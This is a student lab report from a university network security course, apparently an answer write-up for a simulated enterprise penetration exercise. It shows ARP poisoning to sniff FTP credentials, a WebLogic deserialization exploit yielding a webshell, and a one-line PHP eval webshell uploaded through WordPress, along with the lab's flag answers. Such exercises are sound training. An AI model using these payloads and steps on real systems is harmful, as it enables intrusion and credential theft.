武汉大学国家网络安全学院

实 验 报 告

课 程 名 称：网络安全实验

实 验 名 称：综合实验

指 导 老 师：

学 生 学 号：

学 生 姓 名：

完 成 日 期：2022.05.21

【实验描述】

随着互联网的普及和快速发展，互联网产品多样化、迭代快的特点为一些企业赢得了机会，同样也给企业带来了众多安全问题。如网络安全、系统安全、web 安全、数据安全等。

本实验模拟企业复杂网络、复杂应用环境，通过数据包分析、漏洞挖掘、渗透、VPN 等方法对网络、系统、Web 的安全漏洞进行攻击，演练黑客如何利用安全漏洞层层渗透到企业内部网络。

通过本实验，可以增强学生对前面实验 1 至实验 7 的掌握，使学生综合性了解网络安全、系统安全、Web 应用安全、数据安全在企业中的痛点，如何思考做好企业安全防护。

本实验内容主要包括下面 7 个子任务：

任务一：任务使用 wireshark、ettercap 获取网络中的 ftp 帐号信息，利用 weblogic 漏洞获取网站文件内容

任务二：通过 Wireshark、Wordpress 获取远程主机登陆权限

任务三：使用 Hydra 暴力破解,nmap 扫描网络服务

任务四：利用 VPN、wwwscan 和 burpsuite 跨网络破解网站、系统权限

任务五：局域网内 ettercap 抓取明文账号密码加固

任务六：wordpress 弱口令修复、dedecms 弱口令漏洞修复

任务七：sql 注入漏洞修复、ssh 弱口令漏洞修复

【实验目的】

掌握 wireshark 数据包抓取、分析

掌握利用 ettercap 进行密码嗅探与加固

了解 weblogic 的 Java 反序列化漏洞的利用与修复

了解 Wordpress 的命令执行漏洞

学会使用菜刀工具，了解如何利用上传 webshell 获取后台权限

熟悉 Linux 下密码字典生成工具 crunch、暴力破解工具 hydra 的使用方法

通过暴力破解工具获取服务器登录密码

掌握 VPN 服务端的安装配置、Windows 客户端的安装配置及 vpn 连接

了解网络扫描工具 nmap 的使用

熟悉网站目录扫描工具 wwwscan 以及代理、爆破工具 burpsuite 的使用

了解 SQL 注入漏洞的利用与修复

【实验环境】

IP	操作系统	角色	帐号	密码
192.168.1.2	Kali Linux	操作机	root	Simplexue123
192.168.1.3	Windows2008	系统管理		
192.168.1.4	Centos6	目标机		
192.168.1.5	Windows2008	目标机		
192.168.1.6，192.168.2.2	Centos7	目标机		
192.168.2.3	Centos7	目标机		

【实验工具】

以下为本次实验中需要用到的工具或命令，详细的介绍及使用请参考 wiki 链接。

wireshark：用于分析数据包文件。

ettercap：用于进行密码嗅探

weblogic：一个基于 JAVAEE 架构的中间件

cknife：菜刀工具，用于连接 webshell

rdesktop：Linux 系统远程登录 Windows 桌面的工具命令

crunch：生成密码字典命令

hydra：密码爆破命令

openvpn：VPN 服务器客户端，用于简历 VPN 连接

Unzip：Linux 中用于解压缩的命令

scp：利用 ssh 传输文件命令

wwwscan：网站后台目录扫描工具

burpsuite：用作代理服务器，爆破后台账号密码

中国菜刀：用于连接 webshell

nmap：Nmap 是一款网络扫描和主机检测的非常有用的工具

ftp：文件传输协议

openssl：开放式安全套接层协议

wordpress：内容管理系统（CMS）

【实验步骤】

实验答案

任务一

centos linux

hello

任务二

admin888

192.168.1.6

任务三

hacker427

openvpn

任务四

www

sql

任务五

192.168.1.2

任务六

1@qq.com

7cd6ef195a0f7622a9c5

任务七


getsql

#PermitRootLogin yes


任务一

1.1 分析 root 下的数据包获取网络中存在 FTP、weblogic 服务

使用 Wireshark 工具打开/root/test1.cap 流量文件，分析文件中包含的数据包信息。



在过滤栏中填入“ftp”内容，表示过滤其他数据包，仅保留使用 ftp 协议的数据包。分析过滤得到的数据包，可以发现 TCP 通信发生在 192.168.1.3 和 192.168.1.4 之间。并且 Request 请求包由 192.168.1.3 发送给 192.168.1.4，Response 响应包由 192.168.1.4 发送给 192.168.1.3，可以说明 192.168.1.4 是 ftp 服务器，192.168.1.3 是请求 ftp 服务的一方。




weblogic 服务一般使用 tcp 协议，且使用的端口号是 7001，因此填入“tcp.port==7001”过滤内容进行过滤。过滤得到了 192.168.1.2 和 192.168.1.4 之间通信的数据包，192.168.1.2 是操作机，因此 192.168.1.4 是 weblogic 服务的提供者，可以说明 192.168.1.4 上也提供 weblogic 服务。

1.2 使用 ettercap 工具嗅探 FTP 帐号密码

使用 ifconfig 命令可以发现 eth1 网卡上的 IP 是 192.168.1.2。

```
root@simpleedu:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::5054:ff:fe12:3456  prefixlen 64  scopeid 0x20<link>
        ether 52:54:00:12:34:56  txqueuelen 1000  (Ethernet)
        RX packets 102  bytes 7580 (7.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2023  bytes 151590 (148.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1450
        inet 192.168.1.2  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::f816:3eff:fea1:c12b  prefixlen 64  scopeid 0x20<link>
        ether fa:16:3e:a1:c1:2b  txqueuelen 1000  (Ethernet)
        RX packets 400  bytes 51481 (50.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 11  bytes 1386 (1.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 40  bytes 2000 (1.9 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 40  bytes 2000 (1.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


打开 ettercap 工具，选择“Sniff->Unified sniffing…”，然后选择 eth1 网卡。



选择“Host->Hosts list”打开主机列表，然后选择“Host->Scan for hosts”扫描 192.168.1.0/24 网段所有存活主机，扫描结果如下图所示。然后将 192.168.1.3 设置为 Target 1，192.168.1.4 设置为 Target 2。

选择“Mitm->ARP poisoning”进行 ARP 投毒攻击，经过一段时间后成功得


到 ftp 服务器 192.168.1.4 的 ftp 账号是 simple，密码是 simple123。



1.3 登陆 FTP 服务器，获取 key.txt 文件内容


使用如下命令登录 FTP 服务器，账号和密码分别是 simple 和 simple123。

ftp 192.168.1.4




找到 key.txt 文件在根目录下，然后使用如下命令将 key.txt 通过 FTP 服务下载到本地。

get key.txt



在本地使用 cat 命令查看 key.txt 文件内容，文件内容是 **centos linux**。




1.4 利用 weblogic 服务的 Java 反序列化漏洞获取 webshell 权限

使用操作机中/home/Hack 目录下的 WebLogic_EXP.jar 工具获取目标机的 webshell 权限，该工具可以使用如下命令启动。

java -jar WebLogic_EXP.jar


Host 是 192.168.1.4，Port 是 7001，点击“Connect”，连接成功后输入 ls 命令，发现命令成功执行，说明成功利用 weblogic 服务的 Java 反序列化漏洞获取 webshell 权限。



1.5 利用 webshell 获取系统中 key1.txt 文件内容


首先使用如下命令找到 key1.txt 文件所在路径，该文件路径是 /home/flag/key1.txt。

find / -name key1.txt



然后使用如下命令获取 key1.txt 文件内容，文件内容是 **hello**。


cat /home/flag/key1.txt




任务二

2.1 继续分析 root 下的其它数据包

使用 Wireshark 工具打开/root/test2.cap 流量文件，可以发现操作机 192.168.1.2 与服务器 192.168.1.5 之间存在 HTTP 通信，说明 192.168.1.5 上开放了 Web 服务。




使用浏览器访问 http://192.168.1.5/，即 192.168.1.5 上开放的 Web 服务。




2.2 获取网站目录下的 key2.txt 文件

在浏览器中访问 http://192.168.1.5/后，点击 key2.txt，可以看到该文件内容是 **admin888**，猜测是后台管理员账户的密码。



2.3 利用 wordpress 后台上传木马文件获取系统权限

在浏览器中访问 http://192.168.1.5/wordpress/wp-login.php，该网页是网站后台管理员登录页面。输入账户名 admin，密码 admin888 进行登录。



成功登录网站后台，在后台中发现 wordpress 允许管理员账户上传插件，该插件格式是 zip 压缩文件格式。

在操作机中创建一句话木马文件 shell.php，文件内容是 <?php


@eval($_POST[cmd]); ?>，然后使用如下命令将其压缩为 shell.zip 文件。

zip shell.zip shell.php

```
root@simpleedu:/home/Hack# vim shell.php
root@simpleedu:/home/Hack# cat shell.php
<?php @eval($_POST[cmd]); ?>
root@simpleedu:/home/Hack# zip shell.zip shell.php
  adding: shell.php (stored 0%)
```

在 wordpress 后台中上传该文件。

在后台的“多媒体->媒体库”中发现 shell.zip，说明该压缩文件成功上传到服务器中。



